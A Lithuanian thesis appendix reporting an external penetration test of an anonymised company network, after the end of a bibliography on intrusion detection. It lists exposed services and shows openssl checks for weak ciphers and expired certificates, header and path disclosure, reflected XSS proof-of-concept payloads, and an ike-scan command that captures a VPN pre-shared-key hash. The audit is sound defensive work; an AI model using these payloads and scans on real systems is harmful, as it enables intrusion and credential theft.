[34] WERLINGER, R., HAWKEY, K. ir kiti. *The Challenges of Using an Intrusion Detection System: Is It Worth the Effort?* [interaktyvus]. Pittsburgh: Proceedings of the 4th symposium on Usable privacy and security, 107-118, 2008 [žiūrėta 2019-05-15]. ISBN: 978-1-60558-276-4. Prieiga per: https://doi.org/10.1145/1408664.1408679
[35] XING, T., HUANG, D., XIONG, Z., and MEDHI, D. *SDNIPS: Enabling Software-Defined Networking based intrusion prevention system in clouds* [interaktyvus]. Rio de Janeiro: 10th International Conference on Network and Service Management (CNSM) and Workshop, 2014 [žiūrėta 2019-05-15]. ISBN: 978-3-901882-67-8. Prieiga per: https://doi.org/10.1109/CNSM.2014.7014181

[36] RAGSDALE, D. J., CARVER, C. A., HUMPHRIES, J. W., and POOCH, U. W. *Adaptation techniques for intrusion detection and intrusion response systems* [interaktyvus]. Nashville: IEEE International Conference on Systems, 2000 [žiūrėta 2019-05-15]. ISBN: 0-7803-6583-6. Prieiga per: https://doi.org/10.1109/ICSMC.2000.884341
[37] SHAMELI-SENDI, A., CHERIET, M., and HAMOU-LHADJ, A. *Taxonomy of intrusion risk assessment and response system* [interaktyvus]. Elsevier, Computers and Security, 2014 [žiūrėta 2019-05-15]. Prieiga per: https://doi.org/10.1016/j.cose.2014.04.009
[38] ANWAR, S., ZAIN, J. M. ir kiti. *From Intrusion Detection to an Intrusion Response System: Fundamentals, Requirements, and Future Directions* [interaktyvus]. Basel: MDPI AG, Algorithms, 10(2), 39, 2017 [žiūrėta 2019-05-15]: ISSN 1999-4893. Prieiga per: https://doi.org/10.3390/a10020039
[39] CARVER, A. C. J. *Adaptive Agent-Based Intrusion Response* [interaktyvus]. Texas: Ph. D. dissertation, Texas A&M University, 2001 [žiūrėta 2019-05-15]: Prieiga per: https://apps.dtic.mil/dtic/tr/fulltext/u2/a412951.pdf
[40] ANWAR, S., ZAIN, J. M. ir kiti. *A Static Approach Towards Mobile Botnet Detection* [interaktyvus]. Phuket: 3rd International Conference on Electronic Design (ICED), 2016 [žiūrėta 2019-05-15]: ISBN: 978-1-5090-2160-4. Prieiga per: https://doi.org/10.1109/ICED.2016.7804708
[41] SHAMELI-SENDI, A., EZZATI-JIVAN, N., JABBARIFAR, M., and DAGENAIS, M. *Intrusion Response Systems: Survey and Taxonomy* [interaktyvus]. IJCSNS International Journal of Computer Science and Network Security, VOL.12, No.1, 2012 [žiūrėta 2019-05-15]: Prieiga per: http://paper.ijcsns.org/07_book/201201/20120101.pdf
[42] SHAMELI-SENDI, A., CHERIET, M., and HAMOU-LHADJ, A. *Taxonomy of Intrusion Risk Assessment and Response System* [interaktyvus]. Elsevier, Computers & Security, 2014. [žiūrėta 2019-05-15]. Prieiga per: https://doi.org/10.1016/j.cose.2014.04.009
[43] INTERNATIONAL TELECOMMUNICATION UNION (ITU). *Recommendation ITU-T X.1521 (03/2016) „Common vulnerability scoring system“* [interaktyvus]. ITU, 2016 [žiūrėta 2019-05-15]. Prieiga per: https://www.itu.int/ITU-T/recommendations/rec.aspx?rec=12614
[44] INTERNATIONAL TELECOMMUNICATION UNION (ITU). *Recommendation ITU-T X.1500 (04/2011) „Overview of Cybersecurity information exchange (CYBEX)“* [interaktyvus]. ITU, 2011 [žiūrėta 2019-05-15]. Prieiga per: https://www.itu.int/itu-t/recommendations/rec.aspx?rec=11060
[45] INTERNATIONAL TELECOMMUNICATION UNION (ITU). *Recommendation ITU-T X.1524 (03/2012), „Common weakness enumeration“ (CWE)*“ [interaktyvus]. ITU, 2011 [žiūrėta 2019-05-15]. Prieiga per: https://www.itu.int/ITU-T/recommendations/rec.aspx?rec=11374&lang=en
[46] LIETUVOS STANDARTIZACIJOS DEPARTAMENTAS. *[LST ISO/IEC 27002:2009]. Informacijos technologija. Saugumo metodai. Informacijos saugumo valdymo praktikos kodeksas (tapatus ISO/IEC 27002:2005)*. Vilnius: Lietuvos standartizacijos departamentas, 2011.
[47] LIETUVOS STANDARTIZACIJOS DEPARTAMENTAS. *[LST EN ISO/IEC 27001:2017]. Informacinės technologijos. Saugumo metodai. Informacijos saugumo valdymo sistemos. Reikalavimai (ISO/IEC 27001:2013, įskaitant Cor.1:2014 ir Cor.2:2015)* [interaktyvus]. Vilnius: Lietuvos standartizacijos departamentas, 2017 [žiūrėta 2019-05-15]. Prieiga per: https://view.elaba.lt/standartai/view?search_from=primo&id=1235327
[48] SCARFONE, K., MELL, P. *Guide to Intrusion detection and prevention systems (IDPS). Recommendations of the National Institute of Standards and Technology.* [interaktyvus]. Gaithersburg: National Institute of Standards and Technology (NIST), Special Publication 800-94,

127 pages, 2007 [žiūrėta 2019-05-15]. Prieiga per: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf
[49] AHMED, A. M. *Online Network Intrusion Detection System Using Temporal Logic and Stream Data Processing* [interaktyvus]. Liverpool: University of Liverpool, 2013, [žiūrėta 2019-05-15]. Prieiga per: http://livrepository.liverpool.ac.uk/id/eprint/12153
[50] JADIDOLESLAMY, H. *A Hierarchical intrusion detection architecture for wireless sensor networks* [interaktyvus]. International Journal of Network Security & Its Applications (IJNSA), Vol.3, No.5, 131-154, 2011 [žiūrėta 2019-05-15]. Prieiga per: https://doi.org/10.5121/ijnsa.2011.3511
[51] SEN, J., SENGUPTA, I., CHOWDHURY, P. R. *An Architecture of a Distributed Intrusion Detection System Using Cooperating Agents* [interaktyvus]. Kuala Lumpur: 2006 International Conference on Computing & Informatics, 2006 [žiūrėta 2019-05-15]. ISBN: 978-1-4244-0219-9. Prieiga per: https://doi.org/10.1109/ICOCI.2006.5276474
[52] ERTOZ, L., EILERTSON, E. ir kiti. *MINDS - Minnesota Intrusion Detection System* [interaktyvus]. Minesota: MIT Press, Next generation data mining Journal, 199-218, 2004 [žiūrėta 2019-05-15]. Prieiga per: https://www.researchgate.net/publication/2878372_MINDS_-_Minnesota_Intrusion_Detection_System
[53] TIMOFTE, J. *Securing the Organization with Network Behavior Analysis* [interaktyvus]. Bucharest: Economy Informatics Journal, 73-76, 1-4/2007 [žiūrėta 2019-05-15]. Prieiga per: http://www.economyinformatics.ase.ro/content/EN7/JTimofte.pdf
[54] RØDFOSS, Jonas Taftø. *Comparison of Open Source Network Intrusion Detection Systems* [interaktyvus]. Oslo: University of Oslo, 2011 [žiūrėta 2019-05-15]. Prieiga per: https://www.duo.uio.no/bitstream/handle/10852/8951/Rodfoss.pdf
[55] BEHL, A., BEHL, K., BEHL, N. *Multi-Tiered Architecture for Intrusion Prevention* [interaktyvus]. International Journal of Information Technology Infrastructure, Vol. 1 No. 1, 2012 [žiūrėta 2019-05-15]. ISSN 2320 2629. Prieiga per: http://warse.org/pdfs/ijiti03122012.pdf
[56] SEQUEIRA, D. *Intrusion Prevention Systems- Security - Silver Bullet?* [interaktyvus]. SANS Institute, InfoSec Reading Room, 2002 [žiūrėta 2019-05-15]. Prieiga per: https://www.sans.org/reading-room/whitepapers/detection/intrusion-prevention-systems-securitys-silver-bullet-366
[57] STAKHANOVA, N., BASU, S., WONG, J. *A Taxonomy of Intrusion Response Systems* [interaktyvus]. Iowa: Iowa State University, Computer Science Technical Report, 2006 [žiūrėta 2019-05-15]. Prieiga per: https://lib.dr.iastate.edu/cgi/viewcontent.cgi?article=1193&context=cs_techreports
[58] SHAMELI-SENDI, A., EZZATI-JIVAN, N., JABBARIFAR, M., DAGENAIS, M. *Intrusion Response Systems: Survey and Taxonomy* [interaktyvus]. International Journal of Computer Science and Network Security (IJCSNS), VOL.12, No.1, 2012 [žiūrėta 2019-05-15]. Prieiga per: http://paper.ijcsns.org/07_book/201201/20120101.pdf
[59] HAFELE, D. *Three Different Shades of Ethical Hacking: Black, White and Gray* [interaktyvus]. SANS Institute, InfoSec Reading Room, 2004 [žiūrėta 2019-05-15]. Prieiga per: https://www.sans.org/reading-room/whitepapers/hackers/shades-ethical-hacking-black-white-gray-1390
[60] GAI, K., QUI, M., TAO, L. and ZHU, Y. *Intrusion detection techniques for mobile cloud computing in heterogeneous 5G* [interaktyvus]. Wiley, Security and Communication Networks, Volume9, Issue16, 3049-3058, 2016 [žiūrėta 2019-05-15]. ISSN: 1939-0114. Prieiga per: https://doi.org/10.1002/sec.1224

[61] ASSANTE, M. J., LEE, R. M. *The Industrial Control System Cyber Kill Chain* [interaktyvus]. SANS Institute, InfoSec Reading Room, 2015 [žiūrėta 2019-05-15]. Prieiga per: https://www.sans.org/reading-room/whitepapers/ICS/industrial-control-system-cyber-kill-chain-36297
[62] EUROPEAN UNION AGENCY FOR NETWORK AND INFORMATION SECURITY. *ENISA Threat Landscape Report 2017* [interaktyvus]. ENISA, 2018. [žiūrėta 2019-05-15]. ISBN: 978-92-9204-250-9. Prieiga per: https://www.enisa.europa.eu/publications/enisa-threat-landscape-report-2017
[63] SINGH, R., LAVANIA, S., CHATURVEDI, P., and DHANDA, N. *Intrusion Prevention System Using Unique Application Indentification* [interaktyvus]. International Journal of Scientific & Engineering Research, Volume 5, Issue 8, 2014 [žiūrėta 2019-05-15]. ISSN: 2229-5518. Prieiga per: http://bit.ly/2zN4IZw

Priedai

1 priedas. Išorinio UAB „Mokslas“ IT&T tinklo saugumo patikrinimo rezultatai

Šiame darbe buvo atliktas prievadų nuskaitymas ir identifikuotos veikiančios sistemos, kurių sąrašas pateiktas lentelėje Nr. 1.

1 Lentelė. Išorinio IT&T tinklo sistemų sąrašas

Potinklis 1					
IP adresas	**Hostname**	**Atviras prievadas**	**Protokolas**	**Tarnyba**	**Informacija**
aaa.bbb.ccc.1	ns1.aaa.lt	53	TCP	DNS	Name Server Microsoft DNS 6.1.7601
aaa.bbb.ccc.2	smtp.aaa.lt	25	TCP	SMTP	Microsoft exchange smtpd
aaa.bbb.ccc.4	adfs.aaa.lt	443	TCP	HTTP	Microsoft Information Services httpd 8.5
aaa.bbb.ccc.5	bbb.aaa.lt	443	TCP	HTTP	Microsoft IIS httpd 7.0
aaa.bbb.ccc.6	www.aaa.lt	80	TCP	HTTP	Microsoft IIS httpd 7.5
aaa.bbb.ccc.8	ftp.aaa.lt	21	TCP	FTP	Microsoft FTP serveris
aaa.bbb.ccc.13	bbb.aaa.lt	80	TCP	HTTP	Oracle WebLogic Server (Servlet 2.5; JSP 2.1)
aaa.bbb.ccc.14	bbb.aaa.lt	80, 443	TCP	HTTP	Oracle WebLogic Server (Servlet 2.5; JSP 2.1)
aaa.bbb.ccc.18	epaslaugos.aaa.lt	80	TCP	HTTP	Oracle GlassFish 3.1.2.2 (Servlet 3.0; JSP 2.2; Java 1.7)
		443	TCP	HTTP	GlassFish Server Open Source Edition 3.1.2.2
aaa.bbb.ccc.20	wan-agg2.aaa.lt	443	TCP	HTTP	Cisco WebVPN http config
aaa.bbb.ccc.25	bbb.aaa.lt	80, 443	TCP	HTTP	Microsoft IIS httpd 8.5
aaa.bbb.ccc.26	bbb.aaa.lt	443	TCP	HTTP	Apache Tomcat/Coyote JSP engine 1.1
aaa.bbb.ccc.33	mail.aaa.lt	443	TCP	HTTP	Microsoft IIS httpd 7.5 Microsoft OWA pašto prieiga
aaa.bbb.ccc.34	adrms.aaa.lt	443	TCP	HTTP	Microsoft IIS httpd 7.5
aaa.bbb.ccc.35	crl.aaa.lt	80	TCP	HTTP	Microsoft IIS httpd 7.5 Microsoft Forefront Unified Access Gateway
aaa.bbb.ccc.40	-	21	TCP	FTP	FileZilla ftpd 0.9.44 beta
Potinklis 2					
aaa.bbb.ccc.165	ebook.aaa.lt	80	TCP	HTTP	Apache Tomcat/Coyote JSP engine 1.1
aaa.bbb.ccc.185	bbb.aaa.lt	80, 443	TCP	HTTP	Server: Microsoft-IIS/6.0 X-Powered-By: ASP.NET X-AspNet-Version: 2.0.50727
aaa.bbb.ccc.186	-	80	TCP	HTTP	-
		443	TCP	HTTP	Cisco ASA SSL VPN
aaa.bbb.ccc.187	-	80	TCP	HTTP	-
		443	TCP	HTTP	Cisco ASA SSL VPN

Šiame darbe buvo atliktas išorinio tinklo architektūros pažeidžiamumų patikrinimas, kurio metu atliktas patikrinimas nustatant daugybinius SSL / TLS pažeidžiamumus. TLS protokolo veikimas paprastai orientuotas į TCP pagrindu vykdomą duomenų perdavimo procesą ryšio kanalu. Šis protokolas leidžia aptikti tokius saugumo pavojus, kaip:

- duomenų klastojimas;
- duomenų perėmimas;
- duomenų vientisumo pažeidimas.

Esant daugybiniams SSL / TLS pažeidžiamumams piktavaliai gali iššifruoti duomenų srautą ir perimti slaptažodžius bei kitą reikšmingą informaciją.

Daugybinių SSL / TLS pažeidžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 1 pav.

1 pav. Daugybinių SSL / TLS pažeidžiamumų vieta kibernetinės atakos vektoriuje

Norint įsitikinti, jog nutolusi sistema palaiko silpną šifravimo algoritmą bei nesaugią SSL protokolo versiją pakanka paleisti OpenSSL[2] įrankį iš OpenSSL įrankių rinkinio su šiais komandinės eilutės parametrais:

```
c:\> openssl s_client -ssl2 -connect bbb.aaa.lt:443
CONNECTED(00000003)
[...]
subject=/CN=bbb.aaa.lt
issuer=/C=US/O=thawte, Inc./OU=Domain Validated SSL/CN=thawte DV SSL CA - G2
---
No client certificate CA names sent
---
Ciphers common between both SSL endpoints:
RC4-MD5         EXP-RC4-MD5     RC2-CBC-MD5
EXP-RC2-CBC-MD5 DES-CBC-MD5     DES-CBC3-MD5
---
SSL handshake has read 1792 bytes and written 629 bytes
---
New, SSLv2, Cipher is RC2-CBC-MD5
Server public key is 4096 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : SSLv2
    Cipher    : RC2-CBC-MD5
    Session-ID: 8E070000B8E269FF518B67FE285CBA09
    Session-ID-ctx:
    Master-Key: B5CE79905C9D2E77A0B22C6ED8B3C3CA
[...]
```

Eksperimentų metu pastebėta, kad aaa.bbb.ccc.185 serveryje šiuo metu palaikomi silpni šifrai:

```
SSLv2
DES-CBC-MD5 Kx=RSA Au=RSA Enc=DES-CBC(56) Mac=MD5
EXP-RC2-CBC-MD5 Kx=RSA(512) Au=RSA Enc=RC2-CBC(40) Mac=MD5 export
EXP-RC4-MD5 Kx=RSA(512) Au=RSA Enc=RC4(40) Mac=MD5 export

TLSv1
EXP1024-DES-CBC-SHA Kx=RSA(1024) Au=RSA Enc=DES-CBC(56) Mac=SHA1 export
EXP1024-RC4-SHA Kx=RSA(1024) Au=RSA Enc=RC4(56) Mac=SHA1 export
```

[2] https://www.openssl.org/

EXP-RC2-CBC-MD5 Kx=RSA(512) Au=RSA Enc=RC2-CBC(40) Mac=MD5 export
EXP-RC4-MD5 Kx=RSA(512) Au=RSA Enc=RC4(40) Mac=MD5 export
DES-CBC-SHA Kx=RSA Au=RSA Enc=DES-CBC(56) Mac=SHA1

Eksperimentų metu pastebėta, kad SSL paslaugų veikiančių bbb.aaa.lt:25 bei adrms.aaa.lt:443 serveriuose sertifikato galiojimo laikas yra pasibaigęs. Tai įrodo žemiau pateikti nebegaliojančio sertifikato duomenys:

The SSL certificate has already expired:

Subject : CN=smtp.aaa.lt
Issuer : CN=AAA CA
Not valid before : Mar 16 09:21:57 2015 GMT
Not valid after : Mar 15 09:21:57 2017 GMT

Subject : CN=adrms.aaa.lt
Issuer : CN=AAA CA
Not valid before : Mar 23 11:54:20 2012 GMT
Not valid after : Mar 23 11:54:20 2014 GMT

Norint įsitikinti, jog nutolusi sistema palaiko TLS1.0 protokolo versiją pakanka paleisti OpenSSL[3] įrankį iš OpenSSL įrankių rinkinio su šiais komandinės eilutės parametrais:

c:\> openssl s_client -tls1 -connect bbb.aaa.lt:443
CONNECTED(00000003)
[...]
subject=/CN=bbb.aaa.lt
issuer=/C=US/O=thawte, Inc./OU=Domain Validated SSL/CN=thawte DV SSL CA - G2

No client certificate CA names sent
Server Temp Key: ECDH, P-256, 256 bits

SSL handshake has read 3377 bytes and written 236 bytes
Verification: OK

New, SSLv3, Cipher is ECDHE-RSA-AES128-SHA
Server public key is 2048 bit
Secure Renegotiation IS supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
Protocol : TLSv1
Cipher : ECDHE-RSA-AES128-SHA
Session-ID: 58F9C2792EAAFEC95FD24C1D3066573D15FA06B5EC527206CB6FDEAF2FA55C3E
Session-ID-ctx:
Master-Key:
5C6937435B66428675175409051 3F1C90C8ADA6322134130A002A981F160E4CF4DD5208BFF3B0C5FE93F26AD6F8F8937
PSK identity: None
[...]

Eksperimentų metu pastebėta, kad sekančios sistemos palaiko TLS1.0 protokolo versiją: aaa.bbb.ccc.2:25 (smtp.aaa.lt), aaa.bbb.ccc.4:443 (adfs.aaa.lt), aaa.bbb.ccc.5:443 (bbb.aaa.lt),

[3] https://www.openssl.org/

aaa.bbb.ccc.14:443 (bbb.aaa.lt), aaa.bbb.ccc.18:443 (epaslaugos.aaa.lt), aaa.bbb.ccc.20:443 (wan-agg2.aaa.lt), aaa.bbb.ccc.25:443 (bbb.aaa.lt), aaa.bbb.ccc.26:443 (bbb.aaa.lt), aaa.bbb.ccc.185:443 (bbb.aaa.lt), aaa.bbb.ccc.186:443, aaa.bbb.ccc.187:443.

Eksperimentų metu pastebėta, kad yra sistemų silpni pasirašymo algoritmai:

|-Subject : CN=smtp.aaa.lt
|-Signature Algorithm : SHA-1 With RSA Encryption
|-Valid From : Mar 16 09:21:57 2015 GMT
|-Valid To : Mar 15 09:21:57 2018 GMT

|-Subject : CN=vpn.aaa.lt
|-Signature Algorithm : SHA-1 With RSA Encryption
|-Valid From : Mar 28 19:04:40 2015 GMT
|-Valid To : Mar 28 19:14:40 2019 GMT

|-Subject : C=LT/ST=N/A/L=Vilnius/O=AAA/OU=IT/CN=mail.aaa.lt
|-Signature Algorithm : SHA-1 With RSA Encryption
|-Valid From : Mar 02 17:34:36 2014 GMT
|-Valid To : Mar 02 17:44:36 2018 GMT

Šiame darbe atlikus daugybinių SSL / TLS pažeidžiamumų patikrinimą pastebėti tokie pažeidžiamumai:

- Palaikomi silpni šifravimo algoritmai;
- SSL sertifikato galiojimo laikas yra pasibaigęs;
- Palaikomas TLS 1.0;
- Silpnas sertifikato pasirašymo algoritmas.

Šiame darbe buvo atliktas išorinio IT&T tinklo architektūros pažeidžiamumų patikrinimas, kurio metu atliktas patikrinimas nustatant ar galimas sisteminės informacijos atskleidimas.

Daugeliu atvejų, sistemoje egzistuojantys kritiniai pažeidžiamumai negali būti tinkamai panaudoti neturint papildomų žinių apie atakuojamą sistemą, todėl sisteminės informacijos perteklius palengvina šių pažeidžiamumų panaudojimą. Pažeidžiamumams, kurie atskleidžia sisteminę informaciją, yra priskiriami, pavyzdžiui, išsamus klaidos pranešimų rodymas, įdiegtos programinės įrangos versijos nustatymas, direktorijų turinio ir kelio iki šakninio katalogo atskleidimas.

Sisteminės informacijos atskleidimo pažeidžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 2 pav.

2 pav. Sisteminės informacijos atskleidimo pažeidžiamumų vieta kibernetinės atakos vektoriuje

Sisteminės informacijos atskleidimo pažeidžiamumams identifikuoti šiame darbe buvo atlikti eksperimentai.

Apdorojusi įeinančias užklausas nutolusi tarnybinė stotis grąžina atsakymą su specialiomis antraštėmis, atskleidžiančiomis informaciją apie serveryje naudojamą programinę įrangą bei jos

versijas. Eksperimento metu norint atskleisti tokią informaciją užtenka į serverį nusiųsti žemiau pateiktą HTTP GET užklausą:

GET / HTTP/1.1
Host: www.aaa.lt

Serverio atsakyme pateikiama ši piktavalį dominanti informacija:


HTTP/1.1 200 OK
Server: Microsoft-IIS/7.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 15.0.0.4420

Eksperimento metu pastebėta, kad kurie serveriai antraštėse atskleidžia serverių vidinius IP adresus. Tai buvo atlikta išsiuntus užklausą:

GET / HTTP/1.1
Host: aaa.bbb.ccc.185

Buvo gautas atsakymas:
HTTP/1.1 200 OK
Content-Length: 0
Content-Type: text/html
Content-Location: http://aaa.bbb.ccc.3/Default.htm
Last-Modified: Sat, 13 Jun 2009 15:11:47 GMT
Accept-Ranges: bytes
ETag: "bae5b4539ecc91:2caf"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Wed, 05 Apr 2018 19:18:02 GMT
Connection: close

Eksperimento metu apsilankius https://adrms.aaa.lt/_wmcs/Certification/ nuorodoje aplikacija grąžina klaidos pranešimą su pertekline informacija, kurioje yra matomas kelias iki šakninio WEB aplikacijos katalogo (3 pav.).



3 pav. Pilno kelio atskleidimas iki šakninio katalogo atskleidimas

Šiame darbe atliekant sisteminės informacijos atskleidimo patikrinimą pastebėta, kad yra atskleidžiama informacija apie naudojamą programinę įrangą, serverių vidinius IP adresus, kelias iki šakninio WEB aplikacijos katalogo.

Šiame darbe buvo atliktas išorinio IT&T tinklo duomenų saugumo pažeidžiamumų patikrinimas, kurio metu atliktas patikrinimas XSS pažeidžiamumams nustatyti.

Dėl netobulo pavojingų simbolių filtravimo mechanizmo veikimo apdorojant WEB aplikacijai perduodamų parametrų turinį, kuris vėliau yra atvaizduojamas HTML kode, įmanoma vykdyti bet kokius JavaScript scenarijus vartotojo naršyklėje pažeidžiamos interneto svetainės kontekste. Pasinaudojus XSS pažeidžiamumu neįmanoma padaryti žalos WEB serveriui ar jame veikiančioms WEB aplikacijoms, tačiau prieš klientą galima taikyti įvairias atakas: pasisavinti prisijungimo duomenis, panaudoti naršyklių pažeidžiamumus ir gauti kodo vykdymo galimybę vartotojo sistemoje, suklastoti tinklalapių turinį.

XSS pažeidžiamumai yra skirstomi į kelis tipus. Vienas iš jų yra „nenuolatinis“ dar kitaip vadinamas „atspindimas“. Šio tipo XSS pažeidžiamumai reikalauja vartotojo įsikišimo. Piktavalis suformuoja specialią nuorodą, kurią vartotojas turi paspausti ir tik tuomet bus įvykdomas kenkėjiškas kodas jo interneto naršyklėje.

Duomenų saugumo XSS pažeidžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 4 pav.

4 pav. Duomenų saugumo XSS pažeidžiamumų vieta kibernetinės atakos vektoriuje

Duomenų saugumo XSS pažeidžiamumams identifikuoti šiame darbe buvo atlikti eksperimentai.

Eksperimentų metu pastebėta, kad yra pažeidžiamas VARDAS parametras perduodamas HTTP POST metodu http://bbb.aaa.lt/bbb/logon.asp puslapyje. Toks pažeidžiamumas galimas nenuolatinėms XSS atakoms. Žemiau pateikiamas HTTP POST užklausos fragmentas:


```
POST /bbb/logon.asp HTTP/1.1
Host: bbb.aaa.lt
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://bbb.aaa.lt/bbb/logon.asp
Cookie: _ga=GA1.2.1058726810.1491566409;
ASPSESSIONIDSATTQRDD=MBILHPABOBIMKOBKMNPCJJAI
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 98

VARDAS=sectest'"><script>alert(document.cookie)</script>&SLAPTAZODIS=&x=39&y=4
```

WEB aplikacija apdorojusi užklausą grąžins HTML kodą, kuriame bus įterptas piktavalio kontroliuojamas JavaScript kodas. Interneto naršyklė interpretavusi jį pateiks informacinį pranešimą su vartotojo slapukų (angl. *cookies*) turiniu (5 pav.).


5 pav. XSS pažeidžiamumo demonstracija

Eksperimentų metu pastebėta, kad yra galima panaudoti XSS pažeidžiamumą esantį http://bbb.aaa.lt/documentpublicone.do puslapyje. Pakanka apsilankyti adresu: http://bbb.aaa.lt/documentpublicone.do?id=%3Cscript%3Ealert(%22Cross-Site%20Scripting%22)%3C/script%3E ir Internetinė aplikacija grąžina klaidos pranešimą, kuriame atvaizduojama kenkėjiška parametro id reikšmė. Naršyklė interpretavusi piktavalio perduotą HTML kodą jį įvykdo pateikdama pranešimą su žinute „Cross-Site Scripting“ (6 pav.).



6 pav. XSS pažeidžiamumo demonstracija

Eksperimentų metu pastebėta, kad yra galima panaudoti XSS pažeidžiamumą esantį https://bbb.aaa.lt/HelpFiles/default.htm puslapyje. Pakanka apsilankyti adresu: https://bbb.aaa.lt/HelpFiles/default.htm?turl=javascript:alert(%27Cross-Site%20Scripting%27) Interneto aplikacija grąžina klaidos pranešimą, kuriame atvaizduojama kenkėjiška parametro turi reikšmė. Naršyklė interpretavusi piktavalio perduotą HTML kodą jį įvykdo pateikdama pranešimą su žinute „Cross-Site Scripting“ (7 pav.).



7 pav. XSS pažeidžiamumo demonstracija

XSS pažeidžiamumams identifikuoti šiame darbe buvo aptiktos trys svetainės, kuriose buvo identifikuoti XSS pažeidžiamumai.

Šiame darbe buvo atliktas išorinio IT&T tinklo duomenų saugumo patikrinimas nustatant IKE agresyvaus režimo maišos nutekinimo pažeidžiamumą.

Jei VPN yra sukonfigūruotas naudoti iš anksto nustatytą pagrindinį raktą ir besijungiantis klientas mėgina užmegzti ryšį agresyviu rėžimu – šio rakto (angl. *pre shared key*) maiša išsiunčiama nešifruotu ryšiu. Nutekinta rakto maiša gali pakliūti į piktavalių rankas, pagal kurią galima mėginti parinkti slaptažodį net nesijungiant prie serverio.

IKE agresyvaus režimo maišos nutekinimo pažeidžiamumų vieta kibernetinės atakos vektoriuje pavaizduota 8 pav.

8 pav. IKE agresyvaus režimo maišos nutekinimo pažeidžiamumų vieta kibernetinės atakos vektoriuje

IKE agresyvaus režimo maišos nutekinimo pažeidžiamumams identifikuoti šiame darbe buvo atlikti eksperimentai.

Eksperimento metu buvo naudojamas IKE-Scan[4] įrankis, kuris leidžia identifikuoti, ar VPN serveryje agresyvus rėžimas ir iš anksto nustatytų raktų naudojimas yra įjungti. Šis įrankis išsiunčia IKE Phase-1 paketą, ir pateikia gautą atsakymą. Šio pažeidžiamumo patikrinimui pakanka pasinaudoti ike-scan.exe įrankiu naudojant šią komandą:

ike-scan -M -A -id=admin --trans=5,2,65001,2 -pskcrack=hash.txt aaa.bbb.ccc.187

Pagal ike-scan įrankio atvaizduota informaciją pastebime, jog IKE agresyvus rėžimas įjungtas ir iš anksto nustatyti raktai yra palaikomi:

Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
aaa.bbb.ccc.187 Aggressive Mode Handshake returned
